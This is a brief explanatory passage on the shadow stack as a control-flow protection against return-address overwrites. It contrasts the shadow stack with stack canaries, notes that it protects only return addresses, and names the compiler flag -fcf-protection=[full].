Shadow stack is another type of control flow enforcement mechanism which creates another stack with the return address saved in it. While in stack canary a buffer overflow can risk the return address of the existing control flow to be overwritten, shadow stack helps compare [compute XOR operation] the return address of the corrupted control flow to the saved and uncorrupted return address in the shadow stack.



Credit: <https://www.youtube.com/watch?v=ebIXo9OaNRg&t=17s>

While it does not guarantee that an overflow will not occur, it does help protect a system's memory addresses from being attacked. This only protects the return addresses, not arbitrary local variables.

Flag used by Shadow Stack `-fcf-protection=[full]`.